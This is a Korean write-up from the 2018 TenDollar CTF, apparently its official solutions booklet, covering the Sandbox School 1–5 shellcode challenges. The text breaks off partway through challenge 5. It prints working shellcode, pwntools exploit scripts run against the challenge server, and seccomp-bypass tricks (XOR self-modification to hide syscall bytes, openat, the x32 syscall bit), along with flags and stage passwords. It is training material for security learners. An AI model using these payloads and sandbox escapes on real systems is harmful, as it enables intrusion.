

18' TenDollar CTF 문제 풀이



@Hackability

"\$10"

@shpik

"즐거운 대회였기를 바라며, 다들 수고하셨습니다"

@joizel

"하루를 쉬면 내가 알고, 이를 풀면 상대방이 알고 사흘을 쉬면 전 세계 사람들이 다 안다"

@do9dark

"TDCTF{m4ke_s0me_n0ise_10_d0llar}"

ReverseLab@DelspoN

"Pwn for Fun"

@zzado

"태윤이형 스시사주떼염"

@deadbeef

"내년엔 재미있는 pwn 문제로 찾아뵙겠습니다"

@burn6

"부족한 문제지만 풀어주셔서 감사합니다"

@t0rchwo0d

"모두 열공! 아 그리고 미리 메리크리스마스"

@yallk

"내문제도 좀 풀어줘!"

@hackyu

"산산조각난 나의 뚝배기... 다음엔 남의 뚝배기 깨즈앗"

@cosine

"문제 풀어주셔서 감사합니다. 여러분이 짱짱맨입니다!"

@pangtari

"TDCTF{i_am_always_hungry...!!}"

본 팀 대회를 더욱 의미 있게 만들어 주신 후원사분들께 진심으로 감사드립니다.



* 본 문서의 모든 내용에 대해서는 수정, 재배포 가능합니다. 편하게 이용하시길 바랍니다.

목 차

<u>(PWN) SANDBOX SCHOOL 1 BY @HACKABILITY - 23 SOLVED-----</u>	<u>4</u>
<u>(PWN) SANDBOX SCHOOL 2 BY @HACKABILITY - 20 SOLVED-----</u>	<u>7</u>
<u>(PWN) SANDBOX SCHOOL 3 BY @HACKABILITY - 13 SOLVED-----</u>	<u>10</u>
<u>(PWN) SANDBOX SCHOOL 4 BY @HACKABILITY - 12 SOLVED-----</u>	<u>15</u>
<u>(PWN) SANDBOX SCHOOL 5 BY @HACKABILITY - 7 SOLVED -----</u>	<u>18</u>
<u>(PWN) BASIC HEAP BY @BURN6 - 11 SOLVED -----</u>	<u>21</u>
<u>(PWN) CASINO BY @ZZADO - 3 SOLVED-----</u>	<u>25</u>
<u>(PWN) BURN IT BY @BURN6 - 13 SOLVED-----</u>	<u>29</u>
<u>(PWN) GO GO BY @COSINE - 2 SOLVED -----</u>	<u>35</u>
<u>(PWN) FEEDBACK BY @HACKABILITY - 3 SOLVED-----</u>	<u>39</u>
<u>(WEB) I'M BLIND NOT DEAF @BY HACKYU - 16 SOLVED-----</u>	<u>51</u>
<u>(WEB) NINJA BY @DEADBEEF - 12 SOLVED-----</u>	<u>58</u>
<u>(WEB) LINKEDLIST 1,2 BY @PANGTARI - 12, 11 SOLVED -----</u>	<u>60</u>
<u>(WEB) XSS BY REVERSELAB@DELSPOON - 11 SOLVED -----</u>	<u>65</u>
<u>(WEB) KOU BY @SHPIK - 7 SOLVED -----</u>	<u>68</u>
<u>(WEB) I HATE WEB BY @T0RCHW00D - 3 SOLVED -----</u>	<u>73</u>
<u>(WEB) CAT-PROXY BY @SHPIK - 1 SOLVED -----</u>	<u>76</u>

<u>(WEB) BLACKJACK BY @DO9DARK - 0 SOLVED-----</u>	<u>88</u>
<u>(REV) ON MY WAY (REVENGE) BY @HACKABILITY - 1 SOLVED-----</u>	<u>101</u>
<u>(REV) EVERYTHING FROM NOTHING BY @HACKABILITY - 6 SOLVED-----</u>	<u>106</u>
<u>(REV) INTERMUTATAION BY @JOIZEL - 2 SOLVED-----</u>	<u>113</u>
<u>(REV) MODEM BY @YALLK - 0 SOLVED-----</u>	<u>126</u>
<u>(MISC) REMEMBER BY @HACKABILITY - 7 SOLVED -----</u>	<u>129</u>
<u>(MISC) PING PING PING BY @DEADBEEF - 18 SOLVED -----</u>	<u>133</u>

모든 챌린지 코드와 솔루션 코드는 아래 깃 허브를 통해 받으실 수 있습니다.

2017 TDCTF Repo: https://github.com/ktb88/2017_TDCTF

2018 TDCTF Repo: https://github.com/ktb88/2018_TDCTF

(Pwn) Sandbox School 1 by @Hackability - 23 solved

문제 명세

Challenge 23 Solves X

Sandbox School 1

100

Author: @Hackability

Don't be afraid this series even if you're not familiar with binary stuff.

These are fairly straightforward challenges that you can search and learn lots stuff from this school.

I'm 100% sure that all the challenges can be solvable by only searching, so take your time and try harder :P

The password of next challenge asset and server info is in the flag. (The flag is in /flag)

If you are not familiar with seccomp or prctl, great great pwnner david942j will help you (<https://github.com/david942j/seccomp-tools>).

Let's do it

Server Info: nc sandbox.tendollar.kr 10000

sb1.zip

Key SUBMIT

문제 풀이

Sandbox School 는 총 5 문제로 구성된 시리즈 문제입니다. 다음 문제를 풀기 위한 서버 정보와 압축 파일 비밀번호는 그 전의 문제의 플래그에서 얻을 수 있기 때문에 순서대로 진행하여야 합니다.

본 시리즈 문제의 의도는 텐달러 팀 내에서 대회 때마다 이런 류의 문제를 보면 익숙하지 않은 사람들은 시도해보지 않고 패스하는 경우가 많아서 쉘 코드와 시스템 콜 샌드박싱에 대해 조금 익숙해졌으면 하는 바램으로 쉽게 배울 수 있도록 제작하였습니다.

먼저 1 번 문제의 코드를 보면 다음과 같습니다.

```
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>
```

```

int main()
{
    void (*sc)();
    void *shellcode;

    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);

    shellcode = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (shellcode == MAP_FAILED) {
        printf("[err] Please, let me know this issue (hackability@naver.com)\n");
        return -1;
    }

    printf("[*] Welcome to sandbox school for beginner!\n");
    printf("[*] Put your shellcode as binary stream. I'll ready for your input as read(0, shellcode, 1024)\n");
    printf("[*] Lv : Gate\n");
    printf("[*] Desc : Can you enter this world ?\n");
    printf("> ");

    alarm(10);

    read(0, shellcode, 1024);
    sc = shellcode;
    sc();

    return 0;
}

```

mmap 을 이용하여 읽기, 쓰기, 실행 권한을 갖는 페이지를 할당 받은 뒤, 사용자에게 입력 받은 값을 저장하고 그 위치로 점프를 하게 됩니다. 이렇게 되면 사용자에게 입력 받은 값을 어셈블리 코드로 인식하고 실행하게 됩니다.

본 문제의 환경은 일반적으로 많이 사용되는 AMD64 환경의 바이너리이기 때문에 "/bin/sh"을 실행 시켜 줄 수 있는 쉘 코드를 찾아 전달하게 되면 서버의 쉘이 떨어지게 되고 플래그를 얻을 수 있습니다.

로컬에서 디버깅 할 시, alarm(10) 때문에 디버깅 중간 중간 종료될 수 있으니 소스 코드를 수정하여 alarm 을 제거한 후, 다시 컴파일을 하여 로컬 디버깅을 하시면 됩니다.

추가적으로, pwntools 모듈의 shellcraft 를 이용하여 간단히 제작할 수도 있습니다. 풀이 코드는 다음과 같습니다.

```

#-*- coding: utf-8 -*-
from pwn import *

```

```

r = remote("sandbox.tendollar.kr", 10000)
print r.recvuntil("> ")

# http://shell-storm.org/shellcode/files/shellcode-806.php
sc = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0
\x3b\x0f\x05"

# shellcraft version
'''
sc = shellcraft.amd64.sh()
sc = asm(sc, arch='amd64')
'''

r.send(sc)
r.interactive()

```

결과는 다음과 같습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_1$ python sol_sb1.py
[+] Opening connection to sandbox.tendollar.kr on port 10000: Done
[*] Welcome to sandbox school for beginner!
[*] Put your shellcode as binary stream. I'll ready for your input as read(0, shellcode, 1024)
[*] Lv : Gate
[*] Desc : Can you enter this world ?
>
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cat flag
TDCTF{w3lc0me_t0_th3_sandbox_world}
Sandbox School 2 password: 1642e2b85a753c1b1fdb02531bfa2acbc083b2e3
server info: nc c083b2e3.tendollar.kr 10000

```

플래그 - TDCTF{w3lc0me_t0_th3_sandbox_world}

다음 문제 서버 정보 - nc c083b2e3.tendollar.kr 10000

다음 문제 압축 파일 비밀 번호 - 1642e2b85a753c1b1fdb02531bfa2acbc083b2e3

(Pwn) Sandbox School 2 by @Hackability - 20 solved

문제 명세

The screenshot shows a challenge interface. At the top left is a 'Challenge' button and at the top right is a '20 Solves' button. In the center, the title 'Sandbox School 2' is displayed above a score of '100'. Below the title, the author is listed as '@Hackability'. A descriptive text follows: 'You can get the password and server info from previous flag.' and 'The flag is in /flag'. A blue button labeled 'sb2.zip' is visible. To the right of the key input field is a 'SUBMIT' button.

문제 풀이

Sandbox School 1 의 플래그에서 얻은 암호를 이용하여 sb2.zip 을 해제 하면 무언가 좀 더 추가 되었습니다. main 구문만 보면 install_syscall_filter 함수 호출만 추가 되었는데, 해당 함수는 prctl 을 이용하여 무언가 여러가지 행위를 하는 것처럼 보입니다.

코드에서 가장 중요한 부분은 필터 부분입니다.

```
struct sock_filter filter[] = {
    VALIDATE_ARCHITECTURE,
    EXAMINE_SYSCALL,
    ALLOW_SYSCALL(open),
    ALLOW_SYSCALL(read),
    ALLOW_SYSCALL(write),
    ALLOW_SYSCALL(exit),
    KILL_PROCESS
};
```

prctl 을 이용하여 다음과 같이 바이너리에 대해 시스템 콜 호출 제한을 둘 수 있습니다. EXAMINE_SYSCALL 을 통해 시스템 콜을 테스트 하겠다는 것을 명시하고 그 아래로 허용할 시스템 콜을 넣습니다. 명시된 화이트 리스트 시스템 콜 이외의 시스템 콜이 호출되게 되면 KILL_PROCESS 를 하게 됩니다.

일반적으로 대회 때 문제를 받게 되면 이렇게 소스코드 형태로 주지 않고 바이너리 형태로만 제공받게 됩니다. 바이너리에서는 디버깅을 통해 필터 구조체 메모리를 덤프하여 어떤 행위를 하는지 분석해야 합니다. 좀 더 쉽게 하기 위해서는 Sandbox School 1 번에 명시에 되었던 david942j 의 seccomp-tools¹ 를 사용하면 바이너리가 어떤 행위를 하는지 쉽게 파악 할 수 있습니다.

```
tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_2$ seccomp-tools dump ./sb2
[*] Welcome to sandbox school for beginner!
[*] Put your shellcode as binary stream. I'll ready for your input as read(0, shellcode, 1024)
[*] Lv : Goblin
[*] Desc : How did you get in here? Get out! :( ?
>
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000 return KILL
0003: 0x20 0x00 0x00 0x00000000 A = sys_number
0004: 0x15 0x00 0x01 0x00000002 if (A != open) goto 0006
0005: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0006: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x15 0x00 0x01 0x00000001 if (A != write) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x06 0x00 0x00 0x00000000 return KILL
```

이렇게 덤프를 통해 알수 있는 문제의 의도는 open, read, write, exit 시스템 콜만을 이용하여 쉘코드를 작성하여 쉘 코드를 읽는 것 입니다. 1 번과 마찬가지로 웹에 공개된 쉘 코드를 조금 수정하여 사용할 수도 있고, shellcraft 모듈을 이용하여 해결 할 수 있습니다.

풀이 코드는 다음과 같습니다.

```
#-*- coding: utf-8 -*-
from pwn import *

r = remote("c083b2e3.tendollar.kr", 10000)
print r.recvuntil("> ")

# http://shell-storm.org/shellcode/files/shellcode-878.php
# modifying file name and file name length from the shellcode
sc = "\xeb\x3f\x5f\x80\x77\x05\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\x2f\x66\x6c\x61\x67\x41"

# shellcraft version
...
sc = shellcraft.amd64.open('/flag')
sc += shellcraft.amd64.read('rax', 'rsp', 0x100)
sc += shellcraft.amd64.write(1, 'rsp', 0x100)
sc = asm(sc, arch='amd64')
```

¹ <https://github.com/david942j/seccomp-tools>

```
r.send(sc)
r.interactive()
```

shellcraft 에 대해 추가 설명을 하면, 첫 번째 open 을 통해 "/flag"를 읽음을 명시를 했고, open 콜이 발생되면 "/flag"를 읽은 파일 디스크립터 (fd)가 rax 에 들어가기 때문에 다음의 read 에 rax 를 넣어 주었습니다. 파일에서 읽은 내용을 담을 위치로 rsp 를 넣었는데 이는 특별한 이유는 없고 일반적으로 rsp 에 쓰기가 가능하며 현재 실행 플로우에 영향을 주지 않기 때문에 rsp 로 넣어 주었습니다. 한 가지 주의할 사항으로는 만약 read 시스템 콜이 동작할 당시 rsp 의 값이 유효하며 실행 흐름에 영향이 가지 않는 위치임을 확인하여야 합니다. 그 뒤, write 를 통해 파일 디스크립터 1 번(STDOUT, 출력)으로 방금 입력 받은 위치인 rsp 를 넣고 0x100 (256) 바이트만큼 출력하라는 의미가 됩니다.

풀이 결과는 다음과 같습니다.

```
tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_2$ python sol_sb2.py
[+] Opening connection to c083b2e3.tendollar.kr on port 10000: Done
[*] Welcome to sandbox school for beginner!
[*] Put your shellcode as binary stream. I'll ready for your input as read(0, shellcode, 1024)
[*] Lv : Goblin
[*] Desc : How did you get in here? Get out! :( ?
>
[*] Switching to interactive mode
TDCTF{0p3n_r3ad_wr1t3_eeasy_peasy}
Sandbox School 3 password is 4ad41b59db1f97e4726560895a5c86ba3b5498bc
server info: nc 3b5498bc.tendollar.kr 10000
[*] Got EOF while reading in interactive
$
```

플래그 - TDCTF{0p3n_r3ad_wr1t3_eeasy_peasy}

다음 문제 서버 정보 - nc 3b5498bc.tendollar.kr 10000

다음 문제 압축 파일 비밀 번호 - 4ad41b59db1f97e4726560895a5c86ba3b5498bc

(Pwn) Sandbox School 3 by @Hackability - 13 solved

문제 명세

The screenshot shows a challenge interface. At the top, there are three buttons: 'Challenge' (disabled), '13 Solves' (highlighted in blue), and a close button 'X'. Below this, the challenge title 'Sandbox School 3' and its value '400' are displayed. A brief description follows: 'Author: @Hackability', 'You can get the password and server info from previous flag.', and 'The flag is in /flag'. A download button labeled 'sb3.zip' is present. Below the challenge title is a text input field labeled 'Key' and a 'SUBMIT' button.

문제 풀이

본 문제는 2 번 문제에서 추가적으로 사용자의 입력을 조사하여 특정 패턴이 발견되면 프로그램이 종료되는 문제입니다. 제공된 소스코드를 보면 추가된 사용자 입력 조사 부분은 다음과 같습니다.

```
for(int i=0 ; i<1024-1; i++) {
    if (shellcode[i] == 0x0f && shellcode[i+1] == 0x05) {
        printf("[*] blocked !\n");
        return -1;
    }
}
```

사용자의 입력에서 "0x0f0x05" 패턴을 조사하는데 이는 어셈블리로 syscall 을 의미합니다. 따라서, 문제의 의도는 사용자의 입력에 syscall 이 존재하지 않으면서 syscall 을 호출해야 합니다.

먼저, 2 번에서 했던 어셈블리 코드를 한번 살펴 보도록 하겠습니다. shellcraft 를 이용하여 어셈블리를 확인하면 다음과 같습니다.

```
tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_3$ python
Python 2.7.12 (default, Nov 12 2018, 14:36:49)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
```

```

>>> sc = shellcraft.amd64.open("/flag")
>>> sc += shellcraft.amd64.read("rax", "rsp", 0x100)
>>> sc += shellcraft.amd64.write(1, "rsp", 0x100)
>>> sc_asm = asm(sc, arch="amd64")
>>> print disasm(sc_asm, arch="amd64")
 0: 48 b8 01 01 01 01 01    movabs rax,0x101010101010101
 7: 01 01 01
 a: 50                      push   rax
 b: 48 b8 2e 67 6d 60 66    movabs rax,0x1010166606d672e
12: 01 01 01
15: 48 31 04 24            xor    QWORD PTR [rsp],rax
19: 48 89 e7                mov    rdi,esp
1c: 31 d2                  xor    edx,edx
1e: 31 f6                  xor    esi,esi
20: 6a 02                  push   0x2
22: 58                      pop    rax
23: 0f 05                  syscall
25: 48 89 c7                mov    rdi,rax
28: 31 c0                  xor    eax,eax
2a: 31 d2                  xor    edx,edx
2c: b6 01                  mov    dh,0x1
2e: 48 89 e6                mov    rsi,esp
31: 0f 05                  syscall
33: 6a 01                  push   0x1
35: 5f                      pop    rdi
36: 31 d2                  xor    edx,edx
38: b6 01                  mov    dh,0x1
3a: 48 89 e6                mov    rsi,esp
3d: 6a 01                  push   0x1
3f: 58                      pop    rax
40: 0f 05                  syscall

```

중간 중간에 0f 05 (syscall) 이 보임을 알 수 있습니다. 만약 이대로 서버에 전달하게 되면 서버는 이 패턴을 탐지하고 프로그램을 종료하게 될 겁니다. syscall 을 쓰지 않고 syscall 을 하기 위해서는 실시간으로 xor, mov 등의 연산을 통해 아직 진행되지 않은 바이트 시퀀스의 값을 변경해야 합니다.

이런 방식으로 쉘 코드에 대한 작업을 할 때, 쉘 코드가 실행 될 때의 레지스터 값을 확인하는 것이 중요하며, 쉘 코드가 올라간 베이스 주소를 가지고 있는 레지스터를 찾아 해당 레지스터를 이용하여 작업할 수도 있습니다.

여기서는 간단하게 rip 자체가 현재 동작하고 있는 쉘 코드의 위치를 가리키고 있기 때문에 rip 를 이용하여 syscall 명령을 구축해보도록 하겠습니다. 먼저, 기존의 쉘 코드에서 syscall 부분을 모두 nop 으로 변경합니다. 이 때 nop 은 1 바이트이고 syscall 은 2 바이트 이기 때문에 nop 을 2 개를 syscall 위치에 넣어주어야 합니다.

```

#-*- coding: utf-8 -*-
from pwn import *

```

```

sc = shellcraft.amd64.open("/flag")
sc += shellcraft.amd64.read("rax", "rsp", 0x100)
sc += shellcraft.amd64.write(1, "rsp", 0x100)

sc_asm = asm(sc, arch="amd64").replace("\x0f\x05", "\x90\x90")
print disasm(sc_asm, arch="amd64")

```

위 코드를 실행하면 다음과 같이 syscall (0f 05) 명령이 정상적으로 nop (90 90) 명령으로 변경되었음을 볼 수 있습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_3$ python sol_sb3.py
 0: 48 b8 01 01 01 01 01    movabs rax,0x101010101010101
 7: 01 01 01
 a: 50                      push   rax
 b: 48 b8 2e 67 6d 60 66    movabs rax,0x1010166606d672e
12: 01 01 01
15: 48 31 04 24            xor    QWORD PTR [rsp],rax
19: 48 89 e7                mov    rdi,rsp
1c: 31 d2                  xor    edx,edx
1e: 31 f6                  xor    esi,esi
20: 6a 02                  push   0x2
22: 58                      pop   rax
23: 90                      nop
24: 90                      nop
25: 48 89 c7                mov    rdi,rax
28: 31 c0                  xor    eax,eax
2a: 31 d2                  xor    edx,edx
2c: b6 01                  mov    dh,0x1
2e: 48 89 e6                mov    rsi,rsp
31: 90                      nop
32: 90                      nop
33: 6a 01                  push   0x1
35: 5f                      pop   rdi
36: 31 d2                  xor    edx,edx
38: b6 01                  mov    dh,0x1
3a: 48 89 e6                mov    rsi,rsp
3d: 6a 01                  push   0x1
3f: 58                      pop   rax
40: 90                      nop
41: 90                      nop

```

이제 nop 명령 바로 전에 xor 을 이용하여 2 개의 nop (90 90)을 syscall (0f 05)로 바꿀수 있도록 하는 코드를 넣어야 합니다. 이를 위해 xor word ptr[rip], 0x959f 를 사용할 것 입니다.

먼저 xor word ptr 을 사용하는 이유는 우리가 바꿔야할 값이 2 바이트 이기 때문에 word 를 사용했고, $0x9090 \wedge 0x0f05 = 0x9f95$ 이기 때문에 xor 되는 값으로는 0x959f 를 사용했습니다. xor 값이 0x9f95 가 아니라 0x959f 인 이유는 리틀 엔디안 이기 때문에 높은 자리에 있는 바이트가 낮은 메모리 영역에 오기 때문입니다.

이 작업을 위한 코드를 다시 작성하면 다음과 같습니다.

```

#-*- coding: utf-8 -*-
from pwn import *

r = remote("3b5498bc.tendollar.kr", 10000)
print r.recvuntil("> ")

```

```

sc = shellcraft.amd64.open("/flag")
sc += shellcraft.amd64.read("rax", "rsp", 0x100)
sc += shellcraft.amd64.write(1, "rsp", 0x100)

# replace (syscall) to (nop; nop)
sc_asm = asm(sc, arch="amd64").replace("\x0f\x05", "\x90\x90")

# add xor logic before (nop; nop)
xor = """
xor word ptr[rip], 0x959f
nop
nop
...
xor_sc = asm(xor, arch="amd64")

sc_asm = sc_asm.replace("\x90\x90", xor_sc)
print disasm(sc_asm, arch="amd64")

r.send(sc_asm)
r.interactive()

```

디버깅을 통해 xor 어셈블리 동작을 살펴 보면 다음과 같습니다.

```

0xfffff7ff700d: xor    rax,rax
0xfffff7ff7010: add    al,0x2
0xfffff7ff7012: xor    rsi,rsi
=> 0xfffff7ff7015: xor    WORD PTR [rip+0x0],0x959f      # 0xfffff7ff701e
0xfffff7ff701e: nop
0xfffff7ff701f: nop
0xfffff7ff7020: sub    sp,0xffff
0xfffff7ff7025: lea    rsi,[rsp]

```

```

0xfffff7ff7010: add    al,0x2
0xfffff7ff7012: xor    rsi,rsi
0xfffff7ff7015: xor    WORD PTR [rip+0x0],0x959f      # 0xfffff7ff701e
=> 0xfffff7ff701e: syscall
0xfffff7ff7020: sub    sp,0xffff
0xfffff7ff7025: lea    rsi,[rsp]
0xfffff7ff7029: mov    rdi,rax
0xfffff7ff702c: xor    rdx,rdx

```

실행 결과는 다음과 같습니다.

플래그 - TDCTF{x0r_m0v_whatever_you_wanna}

다음 문제 서버 정보 - nc 1047ee80.tendollar.kr 10000

다음 문제 압축 파일 비밀 번호 - 83d550e994ca3a0a55406ad9f98fca331047ee80

(Pwn) Sandbox School 4 by @Hackability - 12 solved

문제 명세

Challenge 12 Solves X

Sandbox School 4

450

Author: @Hackability

You can get the password and server info from previous flag.

The flag is in /flag

sb4.zip

Key

SUBMIT

문제 풀이

문제의 main 의 형태는 Sandbox School 3 번과 동일한데, 이번에는 filter 옵션이 달라졌습니다. 기존에는 화이트 리스트 기반의 필터링 이었으면 이번에는 블랙 리스트 기반의 필터링으로 바뀌었습니다.

```
#define DISALLOW_SYSCALL(name) \
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, __NR_##name, 0, 1), \
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_KILL)

struct sock_filter filter[] = {
    VALIDATE_ARCHITECTURE,
    EXAMINE_SYSCALL,
    DISALLOW_SYSCALL(open),
    DISALLOW_SYSCALL(fork),
    DISALLOW_SYSCALL(vfork),
    DISALLOW_SYSCALL(clone),
    DISALLOW_SYSCALL(ptrace),
    DISALLOW_SYSCALL(mmap),
    DISALLOW_SYSCALL(prctl),
    DISALLOW_SYSCALL(execve),
    ALLOW_PROCESS
};
```

ALLOW_SYSCALL 과는 반대로 DISALLOW_SYSCALL 은 해당 시스템 콜 번호를 만나게 되면 프로세스 종료를 하게 되는 형태입니다. 기존에 우리가 사용하였던 open, execve 등이 막혀 있어서 기존의 쉘 코드로는 동작이 안될 것 같습니다.

하지만 시스템 콜 테이블을 잘 보시면 open, execve 외에도 openat, execveat 이라는 시스템 콜들이 존재하며 이들은 open, execve 와 동일하게 동작함을 알 수 있습니다. 또한, creat 시스템 콜 역시 지정된 파일을 열 수 있기 때문에 open 과 비슷한 동작을 할 수 있습니다. 여기서는 openat 을 이용하여 플래그를 읽어 보도록 하겠습니다.²

syscall number (RAX)	syscall	RDI	RSI	RDX	RCX
85	SYS_creat	const char *pathname	int mode		
257	SYS_openat	int dfd	const char *filename	int flags	int mode
322	stub_execveat	int dfd	const char __user *filename	const char __user *const argv	const char __user *const envp

한 가지 주의할 점은, *at 함수류는 첫 번째 인자로 dfd 가 들어가게 되어 기존에 사용하던 인자들이 하나씩 밀리게 됩니다. *at 류의 시스템 콜은 기존의 시스템 콜에서 발생될 수 있는 문제점을 줄이기 위해 dfd(directory fd)를 사용합니다. 여기서는 모두 0 으로 지정하여 따로 신경 쓰지는 않습니다.

Sandbox School 3 에서 사용한 솔루션 코드에서 open 함수를 openat 으로 바꾸고 첫 번째 인자(fd)를 0 으로 바꾸고 "/flag"를 두번째 인자(rsi)로 넣습니다. 코드는 다음과 같습니다.

```
#-*- coding: utf-8 -*-
from pwn import *

r = remote("1047ee80.tendollar.kr", 10000)
print r.recvuntil("> ")

sc = shellcraft.amd64.openat(0, "/flag")
sc += shellcraft.amd64.read('rax', "rsp", 0x100)
sc += shellcraft.amd64.write(1, "rsp", 0x100)

# replace (syscall) to (nop; nop)
sc_asm = asm(sc, arch="amd64").replace("\x0f\x05", "\x90\x90")

# add xor logic before (nop; nop)
xor = '''
xor word ptr[rip], 0x959f
nop
nop
```

² http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

```

    ...
xor_sc = asm(xor, arch="amd64")

sc_asm = sc_asm.replace("\x90\x90", xor_sc)
print disasm(sc_asm, arch="amd64")

r.send(sc_asm)
r.interactive()

```

위 코드를 실행하면 다음과 같습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_4$ python sol_sb4.py
[*] Opening connection to 1047ee80.tendollar.kr on port 10000: Done
[*] Welcome to sandbox school :)
[*] Put your shellcode as binary stream. I'll ready for your input as read(0, m
[*] Lv : Troll
[*] Desc : Now, you can't see me.
>
0: 48 b8 01 01 01 01 01  movabs rax,0x101010101010101
7: 01 01 01
a: 50                      push   rax
b: 48 b8 2e 67 6d 60 66  movabs rax,0x1010166606d672e
12: 01 01 01
15: 48 31 04 24            xor    QWORD PTR [rsp],rax
19: 48 89 e6              mov    rsi,rs
1c: 31 ff                  xor    edi,edi
1e: 31 d2                  xor    edx,edx
20: 31 c0                  xor    eax,eax
22: 66 b8 01 01            mov    ax,0x101
26: 66 81 35 00 00 00 00  xor    WORD PTR [rip+0x0],0x959f      # 0x2f
2d: 9f 95
2f: 90                      nop
30: 90                      nop
31: 48 89 c7              mov    rdi,rax
34: 31 c0                  xor    eax,eax
36: 31 d2                  xor    edx,edx
38: b6 01                  mov    dh,0x1
3a: 48 89 e6              mov    rsi,rs
3d: 66 81 35 00 00 00 00  xor    WORD PTR [rip+0x0],0x959f      # 0x46
44: 9f 95
46: 90                      nop
47: 90                      nop
48: 6a 01                  push   0x1
4a: 5f                      pop    rdi
4b: 31 d2                  xor    edx,edx
4d: b6 01                  mov    dh,0x1
4f: 48 89 e6              mov    rsi,rs
52: 6a 01                  push   0x1
54: 58                      pop    rax
55: 66 81 35 00 00 00 00  xor    WORD PTR [rip+0x0],0x959f      # 0x5e
5c: 9f 95
5e: 90                      nop
5f: 90                      nop
[*] Switching to interactive mode
TDCTF{y0u_kn0w_THE_tricks_l0l}
Sandbox School 5 password is dc8a8b5804974f5224789f53c8c181eabd89c972
server info: nc bd89c972.tendollar.kr 10000

```

플래그 - TDCTF{y0u_kn0w_THE_tricks_l0l}

다음 문제 서버 정보 - bd89c972.tendollar.kr 10000

다음 문제 압축 파일 비밀 번호 - dc8a8b5804974f5224789f53c8c181eabd89c972

(Pwn) Sandbox School 5 by @Hackability - 7 solved

문제 명세

The screenshot shows a challenge interface. At the top, there are three tabs: 'Challenge' (selected), '7 Solves', and a close button 'X'. Below the tabs, the challenge title 'Sandbox School 5' and points value '700' are displayed. A description follows: 'Author: @Hackability', 'You can get the password and server info from previous flag.', and 'The flag is in /flag'. A download button labeled 'sb5.zip' is present. To the right is a 'Key' input field and a 'SUBMIT' button.

문제 풀이

Sandbox School 5에서는 기존과 동일한 형태이고 블랙 리스트 시스템 콜에 대해 Sandbox School 4 번에서 사용될 수 있었던 creat, openat, execveat 들이 추가적으로 블랙 리스트 시스템 콜에 추가 되었습니다. 먼저, 이 문제를 풀기 위해 man 페이지의 seccomp 를 살펴 봅니다.

```
$ man seccomp
<... snip ...>
Instead, the mask __X32_SYSCALL_BIT is used on the system call number to tell the two ABIs apart.
This means that in order to create a seccomp-based blacklist for system calls performed through the x86-64 ABI, it is necessary to not only check that arch equals AUDIT ARCH X86_64, but also to explicitly reject all system calls that contain __X32_SYSCALL_BIT in nr.
<... snip ...>
```

위 설명에서 나와 있듯이, 블랙 리스트 기반의 64 비트 샌드박스 형태에서 아키텍처만 필터링 하는 방법은 __X32_SYSCALL_BIT 를 통해 시스템 콜 우회가 가능함을 보입니다. 먼저 __X32_SYSCALL_BIT 의 정의와 이와 관련된 시스템 콜 들을 살펴 보면 다음과 같습니다.³

```
#ifndef __ASM_X86_UNISTD_H
```

³ /usr/include/x86_64-linux-gnu/asm/unistd.h, /usr/include/x86_64-linux-gnu/asm/unistd_x32.h

```

#define _ASM_X86_UNISTD_H

/* x32 syscall flag bit */
#define __X32_SYSCALL_BIT 0x40000000

# ifdef __i386__
#  include <asm/unistd_32.h>
# elif defined(__ILP32__)
#  include <asm/unistd_x32.h>
# else
#  include <asm/unistd_64.h>
# endif

#endif /* _ASM_X86_UNISTD_H */

```

```

#ifndef _ASM_X86_UNISTD_X32_H
#define _ASM_X86_UNISTD_X32_H 1

#define __NR_read (__X32_SYSCALL_BIT + 0)
#define __NR_write (__X32_SYSCALL_BIT + 1)
#define __NR_open (__X32_SYSCALL_BIT + 2)
#define __NR_close (__X32_SYSCALL_BIT + 3)
#define __NR_stat (__X32_SYSCALL_BIT + 4)
#define __NR_fstat (__X32_SYSCALL_BIT + 5)
#define __NR_lstat (__X32_SYSCALL_BIT + 6)
#define __NR_poll (__X32_SYSCALL_BIT + 7)
#define __NR_lseek (__X32_SYSCALL_BIT + 8)

```

시스템 콜 번호는 64 비트 시스템 콜 테이블과 동일하며 0x40000000 비트가 설정되어 있음을 볼 수 있습니다. 따라서, 기존의 시스템 콜 번호에 __X32_SYSCALL_BIT 만 설정해주면 됩니다.

해결 코드는 다음과 같습니다.

```

#-*- coding: utf-8 -*-
from pwn import *

